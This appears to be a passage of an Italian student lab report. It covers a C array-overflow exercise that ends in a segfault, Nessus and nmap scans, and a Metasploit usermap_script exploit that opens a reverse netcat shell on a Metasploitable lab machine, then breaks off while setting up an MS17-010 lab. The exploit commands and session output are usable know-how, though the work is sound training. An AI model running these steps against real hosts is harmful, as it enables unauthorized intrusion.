
printf -> restituisce una stampa a schermo di una variabile e di un testo

scanf -> attende l'inserimento di un input da parte dell'utente che si conclude con il tasto invio

for -> è un ciclo che viene effettuato partendo ad esempio da un valore $j=0$ che viene incrementato in ogni ciclo di 1 tramite il comando $j++$ equivalente a $j = j + 1$, ed esegue le istruzioni contenute all'interno delle parentesi graffe fino a quando la condizione imposta, ad esempio $j < 10$, risulta verificata.

3.2.2. Esecuzione del codice

Il codice eseguito produce i risultati sperati che possiamo vedere nell'immagine che segue:



```

File Actions Edit View Help
--(flaviano@kaliArm)~/Desktop/CSS_0124/S8]
$ gcc -g BOF.c -o BOF
--(flaviano@kaliArm)~/Desktop/CSS_0124/S8]
$ ./BOF
Inserire 10 interi:
[1]:123
[2]:13
[3]:12
[4]:43
[5]:241
[6]:2
[7]:123
[8]:14
[9]:124
[10]:23
Il vettore inserito e':
[1]: 123
[2]: 13
[3]: 12
[4]: 43
[5]: 241
[6]: 2
[7]: 123
[8]: 14
[9]: 124
[10]: 23
Il vettore ordinato e':
[1]:2
[2]:12
[3]:13
[4]:14
[5]:23
[6]:43
[7]:123
[8]:124
[9]:241
[10]:241

```

Risultato dell'esecuzione del programma

3.3. Modifica del programma e analisi dei risultati

Di seguito proveremo a modificare il programma affinché restituisce un errore di BOF

3.3.1. Modifica del codice - Ciclo di input

Abbiamo provato a modificare il codice come riportato di seguito:

Originale

```
printf ("Inserire 10 interi:\n");
for ( i = 0 ; i < 10 ; i++)
{
    int c= i+1;
    printf("[%d]:", c);
    scanf ("%d", &vector[i]);
}
printf ("Il vettore inserito e':\n");
for ( i = 0 ; i < 10 ; i++)
{
    int t= i+1;
    printf("[%d]: %d", t, vector[i]);
    printf("\n");
}
```

Modificato

```
printf ("Inserire 10 interi:\n");
for ( i = 0 ; i < 20 ; i++) -----
{
    int c= i+1;
    printf("[%d]:", c);
    scanf ("%d", &vector[i]);
}
printf ("Il vettore inserito e':\n");
for ( i = 0 ; i < 20 ; i++) -----
{
    int t= i+1;
    printf("[%d]: %d", t, vector[i]);
    printf("\n");
}
```

Eseguendo il codice modificato, pur non ottenendo direttamente il risultato sperato, abbiamo notato come in fase di lettura dell'array, inizializzato per contenere solo 10 valori e non 20, il programma non scriva correttamente nella memoria i valori inseriti, andando poi a leggere dei valori non coerenti che normalmente vengono chiamati **garbage values**⁷. Notiamo come il valore numero 18 inserito sia pari a 432, mentre quello letto sia pari a 17. Quindi possiamo affamare che i valori nell'array non sono correttamente allocati in banchi di memoria contigua.

```
[9]:756
[10]:234
[11]:564
[12]:23
[13]:546
[14]:432
[15]:546
[16]:243
[17]:4567
[18]:432
```

Valori inseriti

```
[11]: 564
[12]: 18
[13]: 13
[14]: 432
[15]: 546
[16]: 243
[17]: 4567
[18]: 17
[19]: 0
[20]: 12288
```

Valori letti

⁷ In termini informatici, "garbage values" (valori spazzatura) si riferisce a dati casuali o non validi presenti in una posizione di memoria che potrebbe essere stata inizializzata in modo improprio o non inizializzata affatto, come nel nostro caso.

3.3.2. Modifica del codice - Ciclo di output

Non avendo ottenuto esplicitamente il risultato richiesto, abbiamo provato a modificare il codice come riportato di seguito agendo sul ciclo di output:

Originale


```
printf ("Il vettore inserito e':\n");
for ( i = 0 ; i < 10 ; i++)
{
    int t= i+1;
    printf("[%d]: %d", t, vector[i]);
    printf("\n");
}
```

Modificato

```
printf ("Il vettore inserito e':\n");
for ( i = 0 ; i>=0 ; i++) <-----!!!
{
    int t= i+1;
    printf("[%d]: %d", t, vector[i]);
    printf("\n");
}
```

Questa modifica ha portato al risultato desiderato, anche se è stato richiesto un maggior numero di posizioni lette per ottenere un segmentation fault. Questo perché nel caso specifico abbiamo costretto il programma a leggere i valori della memoria, successiva a quella allocata dal codice, fino all'infinito perché la condizione del ciclo for risulta sempre vera e non può avere termine a meno che non venga terminata manualmente dall'utente.

Il sistema legge tutti i **garbage values** presenti, fino a bloccarsi da solo a causa di un **segmentation fault**⁸.



```
[1280]: 1415555555
[1281]: 1129140805
[1282]: 1969180737
[1283]: 1528511845
[1284]: 1593863472
[1285]: 1869098813
[1286]: 1714382189
[1287]: 1769365868
[1288]: 795831905
[1289]: 1802724676
[1290]: 795897716
[1291]: 1599296323
[1292]: 875704624
[1293]: 792220463
[1294]: 1329737518
[1295]: 791543878
[1296]: 4607810
[1297]: 0
[1298]: 0
zsh: segmentation fault ./BOF
flaviano@kaliArm:~/Desktop/CSS_0124/S8]
```

Errore di segmentation Fault

Abbiamo quindi ottenuto il risultato richiesto.

⁸ Un *segmentation fault*, comunemente abbreviato come "segfault", è un tipo di errore che si verifica quando un programma tenta di accedere a una parte di memoria a cui non ha il permesso di accedere, o tenta di leggere o scrivere in una posizione di memoria non valida.

4. Traccia giorno 4

Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili. È richiesto allo studente di:

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable.
- Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (vedere suggerimento).
- Eseguire il comando «**ifconfig**» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima.

Requisiti laboratorio:

IP Kali Linux: 192.168.50.100

IP Metasploitable: 192.168.50.150

Listen port (nelle opzioni del payload): 5555

Suggerimento:

Utilizzate l'exploit al path exploit/multi/samba/usermap_script (fate prima una ricerca con la keyword search)

4.1. Definizioni e impostazioni laboratorio

Prima di iniziare la fase di exploit richiesta dalla traccia, definiamo il contesto operativo, gli strumenti utilizzati e impostiamo le Virtual Machine utilizzate per il nostro laboratorio.

4.1.1. Definizioni

Vulnerability Scanning

Il Vulnerability Scanning è un processo che identifica e valuta le vulnerabilità di sicurezza all'interno di un sistema informatico, di una rete o di un'applicazione software. Questo processo coinvolge l'utilizzo di strumenti software specializzati per eseguire scansioni sistematiche dei componenti del sistema al fine di individuare possibili punti deboli che potrebbero essere sfruttati dagli aggressori. Le scansioni di vulnerabilità possono rilevare problemi come configurazioni errate, versioni obsolete del software, mancanza di patch di sicurezza e altre vulnerabilità note. Una volta individuate, queste vulnerabilità possono essere mitigate o risolte per ridurre il rischio di exploit da parte di malintenzionati.

Nessus

Nessus è un software di scansione delle vulnerabilità sviluppato e commercializzato da Tenable. È uno degli strumenti più noti e utilizzati per condurre scansioni automatizzate dei sistemi informatici al fine di identificare potenziali vulnerabilità di sicurezza. Nessus è in grado di individuare una vasta gamma di problemi di sicurezza, tra cui configurazioni errate, versioni obsolete del software, errori di configurazione e vulnerabilità conosciute nei sistemi operativi, nelle applicazioni e nei servizi di rete. Il software viene fornito con una vasta libreria di plugin che consentono di eseguire scansioni approfondite e personalizzate per le esigenze specifiche dell'utente.

Metasploit

Metasploit è un framework open-source utilizzato per testare, sviluppare e implementare exploit di sicurezza informatica. Fornisce una vasta gamma di strumenti per condurre test di penetrazione e valutare la sicurezza dei sistemi informatici. Metasploit offre un'ampia raccolta di moduli, exploit, payload e script che consentono agli esperti di sicurezza di identificare e sfruttare vulnerabilità nei sistemi target per valutare la loro resistenza agli attacchi informatici. Oltre alle funzionalità di test di penetrazione, Metasploit fornisce anche strumenti per lo sviluppo e la verifica di misure di sicurezza, nonché per l'automazione di compiti di gestione della sicurezza.

4.1.2. Impostazioni di laboratorio

Come richiesto nella traccia, gli indirizzi IP delle Macchine Virtuali sono stati impostati su:

Kali Linux - 192.168.50.100/24

Metasploitable - 192.168.50.150/24

In entrambi i casi sono stati utilizzati i comandi:

- ***sudo nano /etc/network/interfaces*** - accedere alla modifica dei file di configurazione di rete
- ***sudo /etc/init.d/networking restart*** - per riavviare le interfacce di rete.

Per verificare la corretta configurazione dell'ambiente di test, procediamo con un comando ping su entrambe le VM.

```
(kali㉿kali)-[~] ~
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.50.100  netmask 255.255.255.0  broadcast 192.168.50.255
          inet6 fe80::a00:27ff:fe21:b1d0  prefixlen 64  scopeid 0x20<link>
            ether 08:00:27:21:b1:d0  txqueuelen 1000  (Ethernet)
              RX packets 136861  bytes 206392655 (196.8 MiB)  automatic
              RX errors 0  dropped 0  overruns 0  frame 0
              TX packets 27525  bytes 1690804 (1.6 MiB)
              TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
      inet6 ::1  prefixlen 128  scopeid 0x10<host>
          loop  txqueuelen 1000  (Local Loopback)
              RX packets 12071  bytes 4639922 (4.4 MiB)  ORT == 5555
              RX errors 0  dropped 0  overruns 0  frame 0
              TX packets 12071  bytes 4639922 (4.4 MiB)
              TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

```

Configurazione macchina Linux

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:bd:6f:5a
          inet addr:192.168.50.150  Bcast:192.168.51.225  Mask:255.255.255.0
              inet6 addr: fe80::a00:27ff:febd:6f5a/64 Scope:Link
                UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                RX packets:1118 errors:0 dropped:0 overruns:0 frame:0
                TX packets:106 errors:0 dropped:0 overruns:0 carrier:0
                collisions:0 txqueuelen:1000
                RX bytes:73870 (72.1 KB)  TX bytes:14214 (13.8 KB)
                Base address:0x020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:16436  Metric:1
            RX packets:188 errors:0 dropped:0 overruns:0 frame:0
            TX packets:188 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:66773 (65.2 KB)  TX bytes:66773 (65.2 KB)

msfadmin@metasploitable:~$
```


Configurazione macchina Metasploitable

4.2. Analisi e sfruttamento della vulnerabilità

Procediamo con l'analisi e lo sfruttamento della vulnerabilità descritta nella traccia.

4.2.1. Analisi con Nessus e Nmap

Procediamo con l'analisi tramite Nessus della macchina target, individuando la vulnerabilità citata nella traccia tra tutte quelle elencate dal software.



The screenshot shows the Nessus interface with the following details:

- Hosts:** 1
- Vulnerabilities:** 68
- Remediations:** 2
- Notes:** 2
- History:** 1

Samba Badlock Vulnerability (HIGH)

Description

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

Solution

Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

See Also

<http://badlock.org>
<https://www.samba.org/samba/security/CVE-2016-2118.html>


Output

Nessus detected that the Samba Badlock patch has not been applied.
To see debug logs, please visit individual host

Port ▲	Hosts
445 / tcp / cifs	192.168.50.150

Report Nessus sulla vulnerabilità Samba

Effettuiamo una scansione con **nmap**⁹ per effettuare una ulteriore verifica sulla porta **445**.



```
(kali㉿kali)-[~]
└─$ nmap -sV -Pn -p 445 192.168.50.150
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-11 11:29 EDT
Nmap scan report for 192.168.50.150
Host is up (0.100s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
                        ayman99

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.62 seconds
```

Report nmap sulla porta 445

⁹ Nmap, abbreviazione di Network Mapper, è uno strumento di scansione delle reti utilizzato per eseguire audit di sicurezza e scoprire dispositivi, servizi e porte all'interno di una rete informatica.

4.2.2. Metasploit

Avviamo Metasploit con il comando **msfconsole** e dopo aver cercato l'exploit più adatto con il comando:

search samba

selezioniamo l'exploit¹⁰

use exploit/multi/samba/usermap_script

in quanto era compatibile con la vulnerabilità identificata e adatto al nostro obiettivo. Lasciamo invariato il **payload**¹¹ di default associato all'exploit.

```
msf6 > search samba
Matching Modules
=====
#  Name
0  exploit/unix/webapp/citrix_access_gateway_exec
1  exploit/windows/license/calicqlnt_getconfig
2  exploit/unix/misc/distcc_exec
3  exploit/windows/smb/group_policy_startup
4  post/linux/gather/enum_configs
5  auxiliary/scanner/rsync/modules_list
6  exploit/windows/fileformat/ms14_060_sandworm
7  exploit/unix/http/quietzone_systems_management_rce
8  exploit/multi/samba/usermap_script
9  exploit/linux/smb/ntrrans
10 exploit/linux/smb/setinfopolICY_heap
11 auxiliary/admin/smb/Samba_symlink_traversal
12 auxiliary/scanner/smb/smb_unlink_cred
13 exploit/linux/Samba_chain_reply
14 exploit/linux/Samba/is_known_pipename
15 auxiliary/dos/Samba/lsa_addprivs_heap
16 auxiliary/dos/Samba/lsa_transnames_heap
17 exploit/linux/Samba/lsa_transnames_heap
18 exploit/osx/Samba/lsa_transnames_heap
19 exploit/solaris/Samba/lsa_transnames_heap
20 auxiliary/dos/Samba/read_nttrans_ea_list
21 exploit/freebsd/Samba/trans2open
22 exploit/linux/Samba/trans2open
23 exploit/osx/Samba/trans2open
24 exploit/solaris/Samba/trans2open
25 exploit/windows/http/Samba6_search_results

      Disclosure Date   Rank    Check  Description
-----+-----+-----+-----+-----+
  0  2010-12-21  excellent Yes    Citrix Access Gateway Command Execution
  1  2005-03-02  average  No     Computer Associates License Client GETCONFIG Overflow
  2  2002-02-01  excellent Yes    DistCC Daemon Command Execution
  3  2015-01-26  manual   No     Group Policy Script Execution From Shared Resource
  4  normal    No     Linux Gather Configurations
  5  normal    No     List Rsync Modules
  6  2014-10-14  excellent No    MS14-060 Microsoft Windows OLE Package Manager Code Execution
  7  2018-05-21  excellent Yes    Quest KACE System Management Command Injection
  8  2007-05-14  average  No     Samba usermap script Command Execution
  9  2003-04-07  average  No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
 10  2012-04-10  normal   Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
 11  normal   No     Samba SetInformationPolicy AuditEventsInfo Heap Overflow
 12  normal   Yes    Samba .netr_ServerPasswordSet Uninitialized Credential State
 13  2010-06-16  good   No     Samba chain_reply Memory Corruption (Linux x86)
 14  2017-03-24  excellent Yes    Samba is_known_pipename() Arbitrary Module Load
 15  normal   No     Samba lsa_io_privilege_set Heap Overflow
 16  normal   No     Samba lsa_io_trans_names Heap Overflow
 17  2007-05-14  good   Yes    Samba lsa_io_trans_names Heap Overflow
 18  2007-05-14  average  No     Samba lsa_io_trans_names Heap Overflow
 19  2007-05-14  average  No     Samba lsa_io_trans_names Heap Overflow
 20  normal   No     Samba read_nttrans_ea_list Integer Overflow
 21  2003-04-07  great  No     Samba trans2open Overflow (*BSD x86)
 22  2003-04-07  great  No     Samba trans2open Overflow (Linux x86)
 23  2003-04-07  great  No     Samba trans2open Overflow (Mac OS X PPC)
 24  2003-04-07  great  No     Samba trans2open Overflow (Solaris SPARC)
 25  2003-06-21  normal  Yes    Samba 6 Search Results Buffer Overflow

Interact with a module by name or index. For example info 25, use 25 or use exploit/windows/http/Samba6_search_results
```

msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Risultati del search exploit

```
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
Name  Current Setting Required  Description
---+-----+-----+-----+
CHOST  no        No        The local client address
CPORT  no        No        The local client port
Proxies no        No        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes       Yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT  139      Yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name  Current Setting Required  Description
---+-----+-----+-----+
LHOST  192.168.50.100  yes      The listen address (an interface may be specified)
LPORT  4444      yes      The listen port

Exploit target:
Id  Name
--+-----+
0  Automatic

View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.150
RHOSTS => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:42881) at 2024-03-11 08:19:20 -0400
```

Impostazione delle variabili obbligatorie dell'exploit

¹⁰ All'interno di Metasploit, un exploit è un modulo software progettato per sfruttare una specifica vulnerabilità di sicurezza in un sistema informatico.

¹¹ All'interno di Metasploit, il payload è il codice eseguibile o il carico utile che viene consegnato a un sistema di destinazione dopo che un exploit ha sfruttato con successo una vulnerabilità.

Con il comando **show options** abbiamo controllato i parametri necessari per l'exploit che in questo caso erano l'indirizzo IP del target e la porta.

Per modificarli abbiamo utilizzati i seguenti comandi:

set RHOSTS 192.168.50.150

set LPORT 5555

Eseguiamo l'exploit utilizzando il comando **exploit**.

Dopo aver configurato correttamente i parametri siamo pronti a lanciare l'attacco ottenendo la sessione e verificando l'IP target con ifconfig.

```
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:42881) at 2024-03-11 08:19:20 -0400

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:bd:6f:5a
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:febd:6f5a/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:1104 errors:0 dropped:0 overruns:0 frame:0
            TX packets:102 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:72953 (71.2 KB)  TX bytes:12592 (12.2 KB)
            Base address:0xd020 Memory:f0200000-f0220000

lo      Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:16436  Metric:1
            RX packets:176 errors:0 dropped:0 overruns:0 frame:0
            TX packets:176 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:60641 (59.2 KB)  TX bytes:60641 (59.2 KB)
```

Test ifconfig per verificare la buona riuscita dell'attacco

5. Traccia giorno 5

Sulla macchina Windows XP ci sono diversi servizi in ascolto vulnerabili.

Si richiede allo studente di:

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows XP
- Sfruttare la vulnerabilità identificata dal codice MS17-010 con Metasploit.

Requisiti laboratorio:

IP Kali Linux: 192.168.200.100

IP Windows XP: 192.168.200.200

Listen port (payload option): 7777

Evidenze laboratorio:

Una volta ottenuta una sessione Meterpreter, eseguite una fase di test per confermare di essere sulla macchina target. Recuperate le seguenti informazioni: 1) Se la macchina target è una macchina virtuale oppure una macchina fisica ; 2) le impostazioni di rete della macchina target ; 3) se la macchina target ha a disposizione delle webcam attive. Infine, recuperate uno screenshot del desktop.

5.1. Definizioni e impostazioni laboratorio

Prima di iniziare la fase di exploit richiesta dalla traccia, definiamo il contesto operativo, gli strumenti utilizzati e impostiamo le Virtual Machine utilizzate per il nostro laboratorio.

5.1.1. Definizioni

Vulnerability Scanning

Il Vulnerability Scanning è un processo che identifica e valuta le vulnerabilità di sicurezza all'interno di un sistema informatico, di una rete o di un'applicazione software. Questo processo coinvolge l'utilizzo di strumenti software specializzati per eseguire scansioni sistematiche dei componenti del sistema al fine di individuare possibili punti deboli che potrebbero essere sfruttati dagli aggressori. Le scansioni di vulnerabilità possono rilevare problemi come configurazioni errate, versioni obsolete del software, mancanza di patch di sicurezza e altre vulnerabilità note. Una volta individuate, queste vulnerabilità possono essere mitigate o risolte per ridurre il rischio di exploit da parte di malintenzionati.

Nessus

Nessus è un software di scansione delle vulnerabilità sviluppato e commercializzato da Tenable. È uno degli strumenti più noti e utilizzati per condurre scansioni automatizzate dei sistemi informatici al fine di identificare potenziali vulnerabilità di sicurezza. Nessus è in grado di individuare una vasta gamma di problemi di sicurezza, tra cui configurazioni errate, versioni obsolete del software, errori di configurazione e vulnerabilità conosciute nei sistemi operativi, nelle applicazioni e nei servizi di rete. Il software viene fornito con una vasta libreria di plugin che consentono di eseguire scansioni approfondite e personalizzate per le esigenze specifiche dell'utente.

Metasploit

Metasploit è un framework open-source utilizzato per testare, sviluppare e implementare exploit di sicurezza informatica. Fornisce una vasta gamma di strumenti per condurre test di penetrazione e valutare la sicurezza dei sistemi informatici. Metasploit offre un'ampia raccolta di moduli, exploit, payload e script che consentono agli esperti di sicurezza di identificare e sfruttare vulnerabilità nei sistemi target per valutare la loro resistenza agli attacchi informatici. Oltre alle funzionalità di test di penetrazione, Metasploit fornisce anche strumenti per lo sviluppo e la verifica di misure di sicurezza, nonché per l'automazione di compiti di gestione della sicurezza.

5.1.2. Impostazioni di laboratorio

Come richiesto nella traccia, gli indirizzi IP delle Macchine Virtuali sono stati impostati su:

Kali Linux - 192.168.200.100/24

Windows XP - 192.168.200.200/24

Nel caso di Kali è stato utilizzato:

- ***sudo nano /etc/network/interfaces*** - accedere alla modifica dei file di configurazione di rete
- ***sudo /etc/init.d/networking restart*** - per riavviare le interfacce di rete.

